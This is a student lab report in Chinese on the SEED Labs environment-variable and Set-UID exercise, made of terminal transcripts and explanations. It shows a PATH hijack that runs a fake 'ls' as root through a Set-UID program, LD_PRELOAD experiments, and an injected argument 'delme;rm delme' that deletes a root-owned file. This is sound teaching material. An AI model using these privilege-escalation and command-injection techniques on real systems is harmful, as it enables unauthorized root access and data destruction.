

● **Task1:**

输入命令 `printenv`, 输出如下

`XDG_VTNR=7`

`ORBIT_SOCKETDIR=/tmp/orbit-seed`

`XDG_SESSION_ID=c1`

`XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed`

`TERMINATOR_UUID=urn:uuid:fac5810c-5b00-46dc-8549-d7bab185b263`

`IBUS_DISABLE_SNOOPER=1`

`CLUTTER_IM_MODULE=xim`

`ANDROID_HOME=/home/seed/android/android-sdk-linux`

`GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1`

`TERM=xterm`

`SHELL=/bin/bash`

`DERBY_HOME=/usr/lib/jvm/java-8-oracle/db`

`QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1`

`LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.`

`0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/b`

`oost/libboost_system.so.1.64.0`

`WINDOWID=10485764`

`UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-`

`session/1000/1841`

`GNOME_KEYRING_CONTROL=`

GTK\_MODULES=gail:atk-bridge:unity-gtk-module

USER=seed

LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35  
:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;  
41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arc  
=01;31:\*.arj=01;31:\*.taz=01;31:\*.lha=01;31:\*.lz4=01;31:\*.lzh=01;31:\*.lz  
ma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.tzo=01;31:\*.t7z=01;31:\*.zip=01;31:\*.  
.z=01;31:\*.Z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lrz=01;31:\*.lz=01;31:\*.lzo=0  
1;31:\*.xz=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=  
01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.  
sar=01;31:\*.rar=01;31:\*.alz=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;3  
1:\*.7z=01;31:\*.rz=01;31:\*.cab=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.gif=01;  
35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.  
.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;  
35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.  
mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.ogm=01;35:\*.  
mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=  
01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.  
avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xw  
d=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.ogv=01;35:\*.ogx=01;3  
5:\*.aac=00;36:\*.au=00;36:\*.flac=00;36:\*.m4a=00;36:\*.mid=00;36:\*.midi  
=00;36:\*.mka=00;36:\*.mp3=00;36:\*.mpc=00;36:\*.ogg=00;36:\*.ra=00;36

:.wav=00;36:\*.oga=00;36:\*.opus=00;36:\*.spx=00;36:\*.xspf=00;36:

QT\_ACCESSIBILITY=1

LD\_LIBRARY\_PATH=/home/seed/source/boost\_1\_64\_0/stage/lib:/home/seed/source/boost\_1\_64\_0/stage/lib:

XDG\_SESSION\_PATH=/org/freedesktop/DisplayManager/Session0

XDG\_SEAT\_PATH=/org/freedesktop/DisplayManager/Seat0

SSH\_AUTH\_SOCKET=/run/user/1000/keyring/ssh

DEFAULTS\_PATH=/usr/share/gconf/ubuntu.default.path

XDG\_CONFIG\_DIRS=/etc/xdg/xdg-

ubuntu:/usr/share/upstart/xdg:/etc/xdg

DESKTOP\_SESSION=ubuntu

PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/

sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-

oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-

oracle/jre/bin:/home/seed/android/android-sdk-

linux/tools:/home/seed/android/android-sdk-linux/platform-

tools:/home/seed/android/android-ndk/android-ndk-

r8d:/home/seed/.local/bin

QT\_IM\_MODULE=ibus

QT\_QPA\_PLATFORMTHEME=appmenu-qt5

XDG\_SESSION\_TYPE=x11

PWD=/home/seed

JOB=gnome-session

XMODIFIERS=@im=ibus

JAVA\_HOME=/usr/lib/jvm/java-8-oracle

GNOME\_KEYRING\_PID=

LANG=en\_US.UTF-8

GDM\_LANG=en\_US

MANDATORY\_PATH=/usr/share/gconf/ubuntu.mandatory.path

COMPIZ\_CONFIG\_PROFILE=ubuntu

IM\_CONFIG\_PHASE=1

GDMSESSION=ubuntu

SESSIONTYPE=gnome-session

GTK2\_MODULES=overlay-scrollbar

SHLVL=1

HOME=/home/seed

XDG\_SEAT=seat0

LANGUAGE=en\_US

GNOME\_DESKTOP\_SESSION\_ID=this-is-deprecated

UPSTART\_INSTANCE=

XDG\_SESSION\_DESKTOP=ubuntu

UPSTART\_EVENTS=started starting

LOGNAME=seed

DBUS\_SESSION\_BUS\_ADDRESS=unix:abstract=/tmp/dbus-WtYGGG5JGk

J2SDKDIR=/usr/lib/jvm/java-8-oracle

XDG\_DATA\_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/

:/usr/share:/var/lib/snapd/desktop

QT4\_IM\_MODULE=xim

LESSOPEN=| /usr/bin/lesspipe %s

INSTANCE=Unity

UPSTART\_JOB=unity-settings-daemon

XDG\_RUNTIME\_DIR=/run/user/1000

DISPLAY=:0

XDG\_CURRENT\_DESKTOP=Unity

GTK\_IM\_MODULE=ibus

J2REDIR=/usr/lib/jvm/java-8-oracle/jre


LESSCLOSE=/usr/bin/lesspipe %s %s

XAUTHORITY=/home/seed/.Xauthority

COLORTERM=gnome-terminal

\_=/usr/bin/printenv

使用 export 和 unset 设置和取消环境变量

A terminal window screenshot showing a series of commands and their outputs. The prompt is [09/01/20]seed@VM:~\$. The commands and outputs are: 'export myenv=cyber', 'printenv myenv' (output: cyber), 'unset myenv', 'printenv myenv' (output: empty), and a final prompt line with a cursor. The terminal has a light gray background and a dark border.

```
[09/01/20]seed@VM:~$ export myenv=cyber
[09/01/20]seed@VM:~$ printenv myenv
cyber
[09/01/20]seed@VM:~$ unset myenv
[09/01/20]seed@VM:~$ printenv myenv
[09/01/20]seed@VM:~$
```

## ● Task2:

```
[09/01/20]seed@VM:~$ gcc a.c -o a.out
[09/01/20]seed@VM:~$ a.out > child
[09/01/20]seed@VM:~$ gcc a.c -o b.out
[09/01/20]seed@VM:~$ b.out > parent
[09/01/20]seed@VM:~$ diff child parent
70c70
< _=./a.out
---
> _=./b.out
```

从 diff 命令运行的结果可以看出，除了最后一行由于文件命名产生的差异外，没有其他的不同，由此可知，父进程的环境变量会被子进程继承。

### ● Task3:

执行 Step1 的步骤，输出为空。

```
[09/01/20]seed@VM:~$ ./task3
[09/01/20]seed@VM:~$ gcc task3.c -o task3
task3.c: In function 'main':
```

经过 step2 修改后的代码，运行结果与前几个 task 中的环境变量相同。

```
[09/01/20]seed@VM:~$ ./task3 > task3.txt
[09/01/20]seed@VM:~$ diff child task3.txt
70c70
< _=./a.out
---
> _=./task3
```

### ● Task4:

运行代码后，输出环境变量。与 `execve()` 函数不同，`system()` 函数不需要输入参数来得到环境变量。





```
[09/01/20]seed@VM:~$ ./task5
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
TERMINATOR_UUID=urn:uuid:fac5810c-5b00-46dc-8549-d7bab185b263
IBUS_DISABLE_SNOOPER=1
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boo
WINDOWID=10485764
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1841
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;3
32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;3
;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz
=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=
=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=
ng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.w
.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.
gm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4
ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
QT_ACCESSIBILITY=1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
DESKTOP_SESSION=ubuntu
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr

```

按照 step2 执行以下命令。

```
[09/01/20]seed@VM:~$ sudo chown root task5
[09/01/20]seed@VM:~$ sudo chmod 4755 task5
```

按照 step3 修改以下环境变量

```
[]seed@VM:~$ export PATH=mypath
Command 'date' is available in '/bin/date'
The command could not be located because '/bin' is not included in the PATH environment variable.
date: command not found
[]seed@VM:~$ export LD_LIBRARY_PATH=mypath
Command 'date' is available in '/bin/date'
The command could not be located because '/bin' is not included in the PATH environment variable.
date: command not found
[]seed@VM:~$ export NEW_PATH=mypath
Command 'date' is available in '/bin/date'
The command could not be located because '/bin' is not included in the PATH environment variable.
date: command not found
```

再运行 SET-UID 程序，得到以下结果：



```

[]seed@VM:~$ ./task5
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
TERMINATOR_UUID=urn:uuid:fac5810c-5b00-46dc-8549-d7bab185b263
IBUS_DISABLE_SNOOPER=1
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
WINDOWID=10485764
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1841
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=4
32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=0
;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*
=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.a
=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.x
ng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:
.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35
gm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*
ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
QT_ACCESSIBILITY=1
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
NEW_PATH=mypath
DESKTOP_SESSION=ubuntu
PATH=mypath
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
XDG_SESSION_TYPE=x11
PWD=/home/seed
JOB=gnome-session

```

对比两次的输出，发现 PATH 和自己新设置的 NEW\_PATH 均变为修改后的值（mypath），而 LD\_LIBRARY\_PATH 在第二次输出中没有出现。

### ● Task6:

输入 Note (Ubuntu 16.04 VM only)中所给出的命令，然后修改 PATH，编译 task6 所给出的程序，将此程序的所有者修改为 root，并设置为 SET-UID 程序。

```
[09/02/20]seed@VM:~$ sudo rm /bin/sh
[09/02/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[09/02/20]seed@VM:~$ export PATH=/home/seed:$PATH
[09/02/20]seed@VM:~$ gcc task6.c -o task6
task6.c: In function 'main':
task6.c:2:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system("ls");
  ^
[09/02/20]seed@VM:~$ sudo chown root task6
[09/02/20]seed@VM:~$ sudo chmod 4755 task6
```

在 task6 所给的代码中，system("ls")会在/bin/zsh 中调用 ls，由于修改了 PATH 为/home/seed，只需在/home/seed 文件夹下创建自己的 ls，即可执行自己的代码。

```
#include<stdio.h>
#include <unistd.h>
#include <sys/types.h>

int main(){
    printf("You are calling my ls :-)\n");
    printf("euid:%d uid:%d\n",geteuid(),getuid());
}
```

task6\_ls.c

执行结果为“You are calling my ls :-)”，并且输出了 euid 和 uid。euid 为 0 代表有效用户为 root，uid 为 1000 代表真实用户为 seed。

```
[09/02/20]seed@VM:~$ gcc task6_ls.c -o ls
[09/02/20]seed@VM:~$ ./task6
You are calling my ls :-)
euid:0 uid:1000
```

## ● Task7:

1. Seed 用户运行 myprog，输出 I am not sleeping!

```
[09/02/20]seed@VM:~$ ./myprog
I am not sleeping!
```

2. Seed 用户运行设置为 root 用户 SET-UID 程序的 myprog，没有输出。

```
[09/02/20]seed@VM:~$ sudo chown root myprog
[09/02/20]seed@VM:~$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~$ ./myprog
```

3. 在 root 用户下修改 LD\_PRELOAD 环境变量，并运行设置为 root 用户 SET-UID 程序的 myprog，输出 I am not sleeping!

```
[09/02/20]seed@VM:~$ sudo su
root@VM:/home/seed# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed# ./myprog
I am not sleeping!
```

4. 将 myprog 设置为 newuser 用户的 SET-UID 程序，再在 seed 用户下修改 LD\_PRELOAD 环境变量，并运行 myprog，输出 I am not sleeping!

```
[09/02/20]seed@VM:~$ sudo chown newuser myprog
[09/02/20]seed@VM:~$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~$ ./myprog
[09/02/20]seed@VM:~$ █
```

1 中 seed 用户下修改 LD\_PRELOAD 的环境变量，在 seed 下运行有输出，而 2 中 root 权限下运行则无输出，而 3 中在 root 用户下修改 LD\_PRELOAD 环境变量，运行后有输出，表示运行 SET-UID 程序，不会继承 LD\_PRELOAD 环境变量，通过 4 进一步证实，运行 SET-UID 程序，使当前用户与有效用户不一致，子进程不会继承 LD\_PRELOAD 环境变量。

设计实验：

修改 myprog.c，使其调用 sleep() 函数前先输出 euid 和 uid。

```
/*myprog.c*/
#include<stdio.h>
int main(){
printf("euid:%d uid:%d\n", geteuid(), getuid());
sleep(1);
return 0;
}
```



重复上述 4 个步骤

```
[09/02/20]seed@VM:~$ ./myprog
euid:1000 uid:1000
I am not sleeping!
[09/02/20]seed@VM:~$ sudo chown root myprog
[09/02/20]seed@VM:~$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~$ ./myprog
euid:0 uid:1000
[09/02/20]seed@VM:~$ sudo su
root@VM:/home/seed# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed# ./myprog
euid:0 uid:0
I am not sleeping!
root@VM:/home/seed# exit
[09/02/20]seed@VM:~$ sudo chown newuser myprog
[09/02/20]seed@VM:~$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~$ ./myprog
euid:1001 uid:1000
[09/02/20]seed@VM:~$
```

可以看到，在输出①和③输出“I am not sleeping!”，euid 和 uid 相同，而②和④euid 和 uid 不同，故没有输出“I am not sleeping!”。

#### ● Task8:

创建一个名为 delme 的文件，将其所有者修改为 root，再通过如图所示的命令即可删除 delme 文件。

```
[09/02/20]seed@VM:~$ ls -l | grep delme
-rw-rw-r-- 1 seed seed 7 Sep 2 06:17 delme
[09/02/20]seed@VM:~$ sudo chown root delme
[09/02/20]seed@VM:~$ ls -l | grep delme
-rw-rw-r-- 1 root seed 7 Sep 2 06:17 delme
[09/02/20]seed@VM:~$ ./task8 "delme;rm delme"
123123
[09/02/20]seed@VM:~$ ls -l | grep delme
[09/02/20]seed@VM:~$
```

按照 step2 修改后，无法再进行上述攻击，因为 `execve()` 函数会将输入的指令全作为文件名称。

```

[09/02/20]seed@VM:~$ gcc task8.c -o task8
task8.c: In function 'main':
task8.c:18:1: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
  execve(v[0], v, NULL);
  ^
[09/02/20]seed@VM:~$ sudo chown root task8
[09/02/20]seed@VM:~$ sudo chmod 4755 task8
[09/02/20]seed@VM:~$ ls -l | grep delme
-rw-rw-r-- 1 seed seed 7 Sep 2 08:15 delme
[09/02/20]seed@VM:~$ sudo chown root delme
[09/02/20]seed@VM:~$ ls -l | grep delme
-rw-rw-r-- 1 root seed 7 Sep 2 08:15 delme
[09/02/20]seed@VM:~$ ./task8 "delme;rm delme"
/bin/cat: 'delme;rm delme': No such file or directory
[09/02/20]seed@VM:~$

```


### ● Task9:

创建/etc/zzz 文件，运行 task9，发现 zzz 文件被编辑。

```

[09/02/20]seed@VM:/etc$ sudo touch zzz
[09/02/20]seed@VM:/etc$ ~./task9
[09/02/20]seed@VM:/etc$

```



由于在 fork() 时，父进程的 close(fd) 未执行，子进程继承了父进程中 zzz 文件的句柄 fd，便可通过句柄 fd 对指向的文件进行操作。